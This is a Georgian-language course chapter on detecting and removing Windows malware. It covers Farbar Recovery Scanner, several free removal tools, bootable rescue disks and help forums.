1. სისტემა მთლიანად უნდა წაშალოთ თავიდან დააყენოთ და ფაილები სარეზერვო ასლებიდან აღადგინოთ. ამ მეთოდის მიმდევრები ამბობენ რომ არასოდეს არ იცი ბოლომდე გაწმინდე თუ არა ვირუსი, შესაბამისად სისტემის წაშლა და თავიდან დაყენება გარანტიაა, რომ ვირუსი თუ ჰაკერის შეღწევის პროგრამა ბოლომდე განადგურდება. თუ ოპერაციული სისტემის სტატუსის ჩაწერის საშუალებებს იყენებთ, როგორიც არის Restore Point Windows-ში ან SnapShot ვირტუალურ მანქანებში, სისტემის აღდგენა სწრაფად ხდება. ასეთი მიდგომა იძლევა მაქსიმალურ გარანტიას რომ საფრთხეები თავიდან მოიშორეთ. თუმცა ასპროცენტიანი გარანტია არ არსებობს რადგან ვირუსი ან თვალთვალი შეიძლება აპარატურაზე იყოს დაფუძნებული. თანაც ასეთი მიდგომა ითხოვს ბევრ მუშაობას, თუ რამე ავტომატიზებული აღდგენის მექანიზმი არ გაგაჩნიათ როგორიც არის Restore Point Windows-ში ან SnapShot. ამ მიდგომის გამოყენება რეკომენდებულია როცა დარწმუნებული არ ხართ რომ საფრთხის მოცილებას შეძლებთ და ზუსტად არ იცით რას აკეთებთ. ან უსაფრთხოება სასიცოცხლო მნიშვნელობისაა თქვენთვის და რისკის თუნდაც მცირე ფაქტორის დაშვება არ გინდათ.
2. მეორე მიდგომაა რომ წაშალოთ ვირუსის მომუშავე ფაილები, შესაბამისად მან ვერ მოახერხოს მუშაობა სისტემაზე. ცხადია ასეთი მიდგომა ნაკლებად სანდოა, მაგრამ თუ დარწმუნებული ხართ რომ სისტემა ბოლომდე გაწმინდეთ მაშინ ასეთი მიდგომა ბევრად უფრო სწრაფია. ვირუსი შეიძლება საკმაოდ მარტივი იყოს და მისი მოშორებაც არ იყოს რთული. თუმცა ყოველთვის უმჯობესია შეისწავლოთ რასთან გაქვთ საქმე, მოძებნოთ ინფორმაცია ასეთი ვირუსების შესახებ ინტერნეტში, იმისათვის რომ დარწმუნდეთ რომ ვირუსის ყველა კომპონენტი მოაშორეთ სისტემიდან. ზოგ მომხმარებელს არ აქვს რაიმე კონფიდენციალური თუ საიდუმლო ინფორმაცია კომპიუტერზე, მაგალითად თუ გაქვთ ლაფთოფი რომელსაც მხოლოდ კინოების საყურებლად და გასართობად იყენებთ და არ გადარდებთ რაიმე ინფორმაციის დაკარგვა ამ ლაფთოიდან, მაშინ ცხადია სისტემის გაწმენდა ალბათ კარგი აზრია. თუ პარალელურად დარწმუნდებით რომ ეს სისტემა სრულად გაიწმინდა მაშინ სანერვიულოც არაფერია.

ზოგი ვირუსი შეიძლება ძალიან რთული იყოს და მათია აღმოჩენაც არ იყოს ადვილი. ვირუსების აღმოჩენა ცალკე დისციპლინაა კიბერ უსაფრთხოებაში არსებობენ სპეციალისტები რომლებიც მხოლოდ ვირუსების პოვნით და მოშორებით არიან დაკავებული. ამ კურსში განვიხილავთ მეთოდებს რომ მოახერხოთ ვირუსების აღმოჩენა, თუმც ცხადია კურსის რამდენიმე გვერდის წაკითხვით ამ საკითხის ექსპერტად ვერ გადაიქცევით. ვირუსებთან ბრძოლა ნიშნავს სისტემურ ფაილებთან მუშაობას და თუ შემთხვევით რამე არასწორი წაშალეთ შეიძლება სისტემა

დააზიანოთ. ან მნიშვნელოვანი ფაილები დაკარგოთ. სანამ ასეთ რამეს გააკეთებდეთ ყოველთვის უნდა გქონდეთ სარეზერვო ასლი. საზოგადოდ სარეზერვო ასლების ქონა არის კიბერ უსაფრთხოების ყველაზე უფრო საწყისი და მნიშვნელოვანი ნაბიჯი. თუ ამ თავის წაკითხვის შემდეგ არ ხართ დარწმუნებული რომ საფრთხის დამოუკიდებლად მოშორება შეგიძლიათ, ინტერნეტში მოძებნეთ დახმარება. არის რამდენიმე ფორუმი რომლებიც დაგეხმარებიან და მოგაწვდიან მეტ ინფორმაციას ვირუსებთან ბრძოლის შესახებ.

- https://www.malwareremoval.com/forum/viewforum.php?f=4
- https://www.bleepingcomputer.com/forums/t/182397/am-i-infected-what-do-i-do-how-do-i-get-help-who-is-helping-me/

ორივე ფორუმზე შეიძლება მოითხოვოთ დახმარება და თუ მათ საკმაოდ მკაცრ წესებს დაიცავთ დაგეხმარებიან ვირუსების პოვნასა და მოშორებაში. გაითვალისწინეთ რომ დახმარება ერთერთ საიტზე უნდა მოითხოვოთ არ მოითხოვოთ ორივე საიტზე, რადგან ისინი ამას ამოწმებენ. ამ საიტების ძირითადი ფოკუსია Windows ოპერაციული სისტემა.

გაითვალისწინეთ რომ ვირუსები კიბერ უსაფრთხოების მხოლოდ ერთი ნაწილია და ხშირად შეიძლება ვირუსი სულაც არ გქონდეთ მაგრამ აქტიური ჰაკერი მუშაობდეს თქვენ ქსელთან. ასეთ შემთხვევებში არ ხდება ვირუსების გამოყენება, ჰაკერები იყენებენ კომპიუტერის ადმინისტრირების პროგრამებს. მაგრამ ჰაკერებსაც სჭირდებათ გარკვეული ფაილები, იმისათვის რომ თქვენ სისტემას შეუერთდნენ გადატვირთვის შემდეგ. შესაბამისად მათი აღმოჩენაც შეიძლება. ამას ცოტა მოგვიანებით განვიხილავთ.


Windows -Farbar Recovery Scanner

როცა ხედავთ რომ კომპიუტერი უცნაურად იქცევა და გგონიათ რომ ეს ვირუსის შედეგია. გამორთეთ ეს კომპიუტერი და სხვა კომპიუტერის ან ტელეფონის ან ტაბლეტის საშუალებით შეეცადეთ ინტერნეტში გამოიკვლიოთ, თუ სხვებსაც ჰქონიათ ასეთი პრობლემა და რა შეიძლება იყოს ასეთი ქცევის მიზეზი. ყველაზე ხშირად ეს სიტემის პრობლემაა და არა ვირუსი, თუმცა რეკლამის ვირუსები ან შანტაჟის ვირუსები საკმაოდ ადვილი ამოსაცნობია, რადგან ისინი ეკრანზე გამოიტანენ შეტყობინებებს. თუ შანტაჟის ვირუსი მუშაობს თქვენ კომპიუტერზე, მაშინვე გამორთეთ მანქანა რომ რაც შეიძლება ცოტა ფაილების დაშიფვრა მოასწროს. თუმცა ასეთ გამორთვის დროსაც შეიძლება დააზიანოთ რომელიმე სისტემური ფაილი. თანაც როცა პროგრამა გამოიტანს შეტყობინებას ეკრანზე, როგორც წესი, რეაგირება უკვე დაგვიანებულია. ინტერნეტში მოძებნეთ ფრაზები რომელსაც თქვენი ვირუსი იძლევა ან მისი ქცევის მახასიათებელი. შეიძლება იპოვოთ ასეთი ქცევის აღწერა და ამ ვირუსის განადგურების მეთოდების აღწერაც.

არსებობს რამდენიმე ვირუსების აღმომჩენი და გამანადგურებელი პროგრამა. ზოგი მათგანი უფასოა და ზოგს საცდელი ვერსიები აქვს. ეს პროგრამები Windows-სათვის არიან დაწერილი, გასაგები მიზეზების გამო, რადგან ვირუსების უმეტესობა Windows-სათვის იქმნება. ერთერთი ასეთ პროგრამაა


Farbar Recovery Scanner https://www.bleepingcomputer.com/download/farbar-recovery-scan-tool/ მისი ჩამოტვირთვა ამ ბმულიდან შეიძლება. მისი სახელმძღვანელო კი შეიძლება წაიკითხოთ ამ ბმულზე http://www.geekstogo.com/forum/topic/335081-frst-tutorial-how-to-use-farbar-recovery-scan-tool/.

გირჩევთ ეს პროგრამა როგორც ადმინისტრატორმა აამუშაოთ.



პროგრამა გაჩვენებთ რეგისტრის ცვლილებებს, სერვისებს, პროცესებს და ძირითად სისტემურ ფაილებს რომლებიც შეიძლება ვირუსს შეეცვალა. ამ პროგრამის გაშვების წინ გააჩერეთ უსაფრთხოების დაცვის პროგრამები, თორემ პროგრამის მუშაობა შეიძლება დაიბლოკოს და შემდეგ უბრალოდ დაჭირეთ Scan ღილაკს. სკანირებას რომ მორჩება პროგრამა შექმნის ორ ფაილს Addition.txt და FRST.txt. ეს ფაილები ცალკე უნდა შეინახოთ, რადგან ეს ფაილები გიჩვენებენ რა მდგომარეობაში იყო თქვენი კომპიუტერი სკანირების დროს. იგი ასევე ქმნის თქვენი რეგისტრის სარეზერვო ასლს.


FRST ფაილი ასე გამოიყურება.



პირველი სია არის პროცესების სია, იგი მხოლოდ იმ პროცესებს გამოიტანს ტექსტში რომლების შემოწმებაცაა საჭირო. დანარჩენი თეთრ სიაში მოხვდება. თუ პროგრამის ფანჯარაში White List ნაწილში გამორთავთ Processes გადამრთველს მაშინ FRST.txt ფაილში ჩაიწერება ყველა პროცესები განურჩევლად იმისა არიან თუ არა საეჭვო. იგივე მოხდება სხვა გადამრთველების შემთხვევაშიც.

გამოტანილი პროცესების სია სწორედ საეჭვო პროცესების სიაა და კარგად უნდა შეამოწმოთ. როგორც ზემოთ სიაში ხედავთ, წითლად მონიშნული სტრიქონი არის ვირუსის შესაბამისი პროცესი. ცხადია ფაილების სახელების შეცვლაც შეიძლება და სხვა პროცესების შეიძლება იყონ საეჭვო მაგრამ ეს ნაკლებად მოსალოდნელია.


თუ ამ ფაილის თვალიერებას გააგრძელებთ ნახავთ რომ მასში ასევე მოთავსებულია რეგისტრის ჩანაწერებიც.



შეამოწმეთ თუ რამე საეჭვოს იპოვით.

მაგალითად ვირუსმა შეიძლება შეცვალოს DNS სერვერის მისამართი რეგისტრში, შესაბამისად გადაგამისამართოთ თავის სერვერზე და სრულად აკონტროლოს რომელ საიტებს შეუერთდებით. მაგალითად Google-ზე გადასვლას თუ მოინდომებთ სერვერმა შეიძლება სხვა საიტზე გააგზავნოთ ან შეიძლება Google-ს გვერდის პარალელურად სხვა გვერდიც გაგიხსნათ.

ამ ფაილში ნახავთ ინტერნეტ ბრაუზერების და მათი გაფართოებების, დრაივერების ჩანაწერებს. და ერთერთი ყველაზე სასარგებლო თვისება ამ ახლად შექმნილი ფაილების სია. აქ შეიძლება ნახოთ საეჭვო ფაილები რომლებიც თქვენ ან სისტემას არ შეუქმნია.



აქვე შეიძლება ნახოთ შეცვლილი ფაილების სიაც.

Addition.txt ფაილი კი იძლევა დამატებით ინფორმაციას, თუ რა პროგრამებია დაყენებული კომპიუტერზე, რომელი მომხმარებლები მუშაობენ. სერვისების ამუშავების განრიგი, Firewall წესებს, და ა.შ.

ამ ფაილების საშუალებით შეგიძლიათ დააკვირდეთ რა ცვლილებები ხდება სისტემაში და შესაბამისად დაადგინოთ რას აკეთებს ვირუსი.

შესაძლებელია რომ სკანირება მხოლოდ რეგისტრში მოახდინოთ Search Registry ღილაკით ან მოძებნოთ გარკვეული ფაილები. Search Files ღილაკით.

აქ კიდევ ერთი საინტერესო ღილაკია Fix. იმისათვის რომ ამ ღილაკმა იმუშაოს, Notepad-ით უნდა შექმნათ ფაილი fixlist.txt და FRST.txt ფაილიდან გადმოწეროთ ნაპოვნი სტრიქონები, რომლებიც ჩვენ შემთხვევაში წითლად არის მონიშნული. შემდეგ დააჭირეთ Fix ღილაკს. შეკეთება მოხდება იმის მიხედვით თუ რის შეკეთება მოითხოვეთ. FRST.txt ფაილის ყოველ განყოფილებას აწერია თუ რას გააკეთებს Fix. მაგალითად პროცესის შემთხვევაში დახურავს ფაილს მაგრამ მას არ წაშლის. ხოლო რეგისტრის ჩანაწერების შემთხვევაში შესაბამისი სტრიქონები წაიშლება რეგისტრიდან.

თუ აქ ვერ იპოვით რამე საეჭვოს, რაც ხშირად ხდება, მაშინ უნდა გამოიყენოთ ავტომატიზებული პროგრამები, რომლებსაც მოგვიანებით განვიხილავთ. მაგრამ კარგი იქნება თუ სკანირებას გააკეთებთ რომ იცოდეთ რა

მდგომარეობაშია სისტემა. თუ ყველაფერი კარგად არ გესმით Fix ფუნქციას ნუ გამოიყენებთ რადგან შეიძლება სისტემა დააზიანოთ.

ვირუსების განადგურების ავტომატიზებული პროგრამები

Microsoft-ს აქვს თავისი ვირუსების გასანადგურებელი პროგრამა **Malware Removal Tool** https://www.microsoft.com/en-us/download/details.aspx?id=9905,

Kasperski-ს აქვს ვირუსების გასანადგურებელი საკმაოდ კარგი პროგრამა **Kaspersky Virus Removal Tool** https://support.kaspersky.com/kvrt2020 ეს პროგრამა უფასო პროგრამაა. ბოლო ვერსიაა 2020, თუმცა თუ ჩამოტვირთავთ მისი გაახლება მოხდება, ანუ ხელმოწერების გაახლება მოხდება. შესაბამისად პროგრამა ეფექტურად იმუშავებს ყველაზე უფრო ახალ ვირუსებთანაც კი. ამ პროგრამას დაყენება არ სჭირდება, შესაბამისად პორტატული და უფასოა.

MalwareBytes https://www.malwarebytes.com/premium უფასო და ძალიან კარგი პროგრამაა, მისი დაყენებაა საჭირო და შემდეგ შეგიძლიათ Scan Now ღილაკით მოახდინოთ კომპიუტერის სკანირება და ვირუსების განადგურება ან კარანტინში გაგზავნა. აქვს საკმაოდ კარგი პარამეტრების განსაზღვრის საშუალებები, ასევე შეგიძლიათ მიაწოდოთ ფაილების სია რომლებიც უნდა გამოტოვოს შემოწმების დროს.

Super Anti Spyware (free Edition) https://www.superantispyware.com/ - უფასო პროგრამაა.

Hitman Pro https://www.hitmanpro.com/en-us 30 დღიანი საცდელი ვერსია აქვს უფასოდ. ძალიან ძლიერი და სწრაფი პროგრამაა, თუ რეგისტრაციას გაივლით, ვირუსების აღმოჩენასთან ერთად მათი განადგურების შესაძლებლობასაც იძლევა. სკანირებისას ვირუსებთან ერთად პოულობს Cookie-ებს. ცხადია ესენი ვირუსები არ არიან, მაგრამ თუ მათი წაშლა გინდათ კონფიდენციალურობიდან გამომდინარე, ამ პროგრამის საშუალებით შესაძლებელია. რეკომენდებულია რომ ვირუსების გასანადგურებლად პირველად ეს პროგრამა გაუშვათ და თუ მან ვერ იპოვა ვირუსი შემდეგ გაუშვათ Malwarebytes.

თუ პროგრამა გეუბნებათ რომ გაანადგურა ვირუსი და ვირუსის სიმპტომები აღარ ჩანს, ალბათ მართლაც განადგურებულია, თუმცა უკეთესია თუ რამდენიმე სხვადასხვა პროგრამას გამოიყენებთ რომ დარწმუნდეთ რომ ვირუსის ყველა კომპონენტი ნამდვილად განადგურებულია.

ეს პროგრამები შეგიძლიათ მოათავსოთ Windows-ის პორტატულ ოპერაციულ სისტემაზე და შემდეგ კომპიუტერი ჩატვირთოთ ამ სისტემიდან. ამგვარად გამორთულ ძირითად სისტემას შეამოწმებთ.

მორიგი პროგრამაა RogueKiller Anti Malware https://www.adlice.com/roguekiller/ პორტატული პროგრამაა უფასო ვერსიით. მისი გაშვება უკეთესია მომუშავე სისტემაზე რადგან იგი ამოწმებს სისტემის პროცესებს და აანალიზებს მათ ქცევას.

ეხლა კი განვიხილავთ უფრო სპეციალიზებულ პროგრამებს. ჩასატვირთი სექტორის ვირუსის აღმოსაჩენად და გასანადგურებლად გამოიყენეთ Avast-ის Rootkit Scan and Removal Tool https://www.avast.com/c-rootkit-scanner-tool

სამწუხაროდ ეს პროგრამები მხოლოდ ნაწილობრივ დაგიცავენ, RootKIt-ებს კარგად შეუძლიათ დამალვა და მათი აღმოჩენა რთულია. თუ ამის საფუძვლიანი ეჭვი გაქვთ ჯობია მყარი დისკი დააფორმატოთ.

ამ ბმულზე https://www.bleepingcomputer.com/download/windows/anti-rootkit/ იპოვით თითქმის ყველა პოპულარულ ვირუსებთან საბრძოლო პროგრამას მათ შორის Rootkit სკანირებისა და ვირუსების განადგურების პროგრამებს. ისმის კითხვა თუ რა ჯობია გამორთული ოპერაციული სისტემა დავასკანიროთ თუ მომუშავე სისტემაში გავუშვათ ანტივირუსი? თუ პროგრამებს ჩამოტვირთავთ და აამუშავებთ დავირუსებული კომპიუტერიდან, ვირუსმა შეიძლება შეცვალოს ეს პროგრამები ან აუკრძალოს მუშაობა. შესაბამისად შეიძლება ვერ მიიღოთ კარგი შედეგი. მეორე მხრივ ვირუსის აღმოჩენა შეიძლება უკეთესი იყოს მისი მუშაობის პროცესში. შესაბამისად, პირდაპირ განსაზღვრული პასუხი არ არსებობს თუ რომელი მიდგომა ჯობია.

ერთ-ერთი ვარიანტია კომპიუტერი გადატვირთოთ და ჩატვირთოთ Safe Mode-ში. იმის გამო რომ დრაივერების და პროგრამების უმეტესობა არ იტვირთება ამ რეჟიმში, დიდი შანსია რომ ვირუსიც არ ჩაიტვირთოს მეხსიერებაში და არ ამუშავდეს.

ხშირად ვირუსის გასანადგურებელი პროგრამის ფაილის სახელის შეცვლაც კი საკმარისია ვირუსის მოსატყუებლად.

თუ არაფერი არ გამოდის ჩამოტვირთეთ RKill https://www.bleepingcomputer.com/download/rkill/ ეს პროგრამა ცდილობს გააჩეროს ყველა ცნობილი ვირუსული პროცესი, იმისათვის რომ შემდეგ აამუშაოთ ვირუსების გასანადგურებელი პროგრამები.

თუ ბრაუზერი არ მუშაობს ყოველთვის შეგიძლიათ დააყენოთ Chocoleity https://chocolatey.org/, რომელიც საშუალებას მოგცემთ Windows-ის პროგრამები ჩამოტვირთოთ და დააყენოთ ბრძანებების სტრიქონიდან. იმისათვის რომ გაიგოთ პაკეტების სახელები და რა ბრძანებები უნდა აკრიფოთ, უნდა გადახვიდეთ ამ პროგრამის ვებსაიტზე და Find Packages გვერდზე იპოვოთ შესაბამისი პროგრამა. პროგრამის გასწვრივ მოთავსებულია უჯრა რომელიც გიჩვენებთ რა ბრძანება უნდა აკრიფოთ და რომლიდანაც შეგიძლიათ გააკეთოთ დაყენების ბრძანების ასლი. ამ პროგრამის ექვივალენტურია brew რომელიც უკვე განვიხილეთ კურსის განმავლობაში.

და თუ არაფერი არ მუშაობს და ვერ ახერხებთ ვირუსთან გამკლავებას კომპიუტერი უნდა ჩატვირთოთ პორტატული სისტემით და გაუშვათ ეს და სხვა პროგრამები ვირუსის აღმოსაჩენად და ჩასატვირთი სექტორისა თუ ფაილების სისტემების შესამოწმებლად.

ვირუსებთან საბრძოლველი პორტატული ოპერაციული სისტემები

ისეთ შემთხვევებში როცა ვირუსების მოსაცილებელი პროგრამები ვერ მუშაობენ ან სისტემა საერთოდ არ იტვირთება დაგჭირდებათ პორტატული სისტემა, რომელსაც ჩატვირთავთ კომპიუტერში და შემდეგ მოახერხებთ თქვენი კომპიუტერის ფაილების სისტემის წაკითხვას ამ სისტემიდან. მაგალითად თუ Windows სისტემას იყენებთ NTFS ფორმატიან დისკზე. თქვენ პორტატულ სისტემას უნდა შეეძლოს ფაილების ამ სისტემის წაკითხვა. თუ იყენებთ პროგრამებს რომლებიც მაგალითად მხოლოდ Windows სისტემასთან მუშაობენ მაშინ ცხადია დაგჭირდებათ Windows-ის პორტატული ვერსია. შესაძლებელია რომ Windows პორტატული სისტემა ჩატვირთოთ Linux ან MAC კომპიუტერში და შეეცადოთ იპოვოთ ვირუსები. მიუხედავად იმისა რომ Windows-სათვის დაწერილი უმეტესი პროგრამები ეძებენ მხოლოდ Windows-ის ვირუსებს, ზოგიერთი მათგანი ასევე შეიცავს Linux და MAC-ის ვირუსების ხელმოწერების შემოწმებასაც.

სად ვიშოვოთ პორტატული სისტემები? ეს ბმული https://www.technorms.com/8098/create-windows-7-live-cd აგიხსნით როგორ შექმნათ Windows 7-პორტატული ვერსია. ასევე შეგიძლიათ მოძებნოთ და ჩამოტვირთოთ ასეთი სისტემები, მაგალითად https://getintopc.com/softwares/operating-systems/windows-7-live-cd-free-download-6433808/ ამ ბმულიდან ჩამოტვირთავთ Windows 7-ის პორტატულ ვერსიას. ამ სისტემას დამატებული აქვს ზოგიერთი სასარგებლო პროგრამა. შეგიძლიათ გამოიყენოთ https://en.wikipedia.org/wiki/Windows_To_Go რომელიც Windows 8 სისტემის პორტატულად გამოყენების საშუალებას იძლევა. ეს ბმული https://www.hellotech.com/guide/for/how-to-create-windows-10-bootable-usb კი აგიხსნით როგორ შექმნათ windows 10-ის პორტატული ვერსია.

კურსის განმავლობაში უკვე განვიხილეთ თუ როგორ შევქმნათ და გამოვიყენოთ პორტატული ოპერაციული სისტემები. მაგრამ თუ არ გახსოვთ, უნდა გქონდეთ USB (ან ოპტიკური) დისკი რომლიდანაც ჩატვირთავთ სისტემას, უნდა იშოვოთ პორტატული ოპერაციული სისტემა, როგორც წესი ISO ფაილი. და შემდეგ პროგრამით როგორიც არის Rufus https://rufus.ie/en/ დააყენოთ ოპერაციული სისტემა USB (ან ოპტიკურ) დისკზე.

სისტემის ჩამოტვირთვა შეგიძლიათ UNetBooting https://unetbootin.github.io/ საიტიდან. აქ იპოვით Windows, Mac, Linux ოპერაციულ სისტემებს. კიდევ ერთი ასეთი საიტია https://www.pendrivelinux.com/universal-usb-installer-easy-as-1-2-3/.

კიდევ ერთი გაზაა რომ ჩამოტვირთოთ ე.წ. სისტემის ადმინისტრატორების პორტატული სისტემა. მაგალითად ქვემოთ მოყვანილ საიტებზე იპოვით ასეთ სისტემებს

- https://falconfour.wordpress.com/tag/f4ubcd/
- https://www.system-rescue.org/Download/
- https://trinityhome.org/trinity_rescue_kit_download/

ეს სისტემები არიან სისტემის ადმინისტრატორის სისტემები და არ არიან სპეციალიზებული ვირუსების განადგურებაზე. არიან ასევე სპეციალიზებული პორტატული სისტემები რომლებიც ვირუსების განადგურებისთვისაა შექმნილი:

- Kaspersky Rescue Disk https://support.kaspersky.co.uk/krd18
- ESET Rescue Live
- BitDefender RescueCD
- Avira Antivir Rescue System
- Trend Micro Recue Disk
- Norton Bootable Recovery Tool
- eScan Rescue Disk
- DrWeb Live CD/USB


თუ სხავა პორტატული დისკების სია გინდათ ნახოთ გადადით ბმულზე https://www.system-rescue.org/Download/

და ბოოლოს ოპერაციული სისტემები რომლებიც უფრო ვირუსების შესასწავლად და გამოსაძიებლად გამოიყენება. მაგრამ ეს სისტემები არის პროფესიონალებისათვის რომლებიც აანალიზებენ ვირუსებს და ცდილობენ მათ უკუინჟინერიის საშუელებით შექმნას და გამოკვლევას. ასეთ სისტემას იპოვით ბმულზე https://www.sans.org/tools/sift-workstation/. ეს სისტემა ვირტუალურ მანქანში მუშაობს. ჩამოტვირთეთ და ნახეთ საინტერესო სიტემაა.

Windows ვირუსების ძებნა და განადგურება


Sysinternals

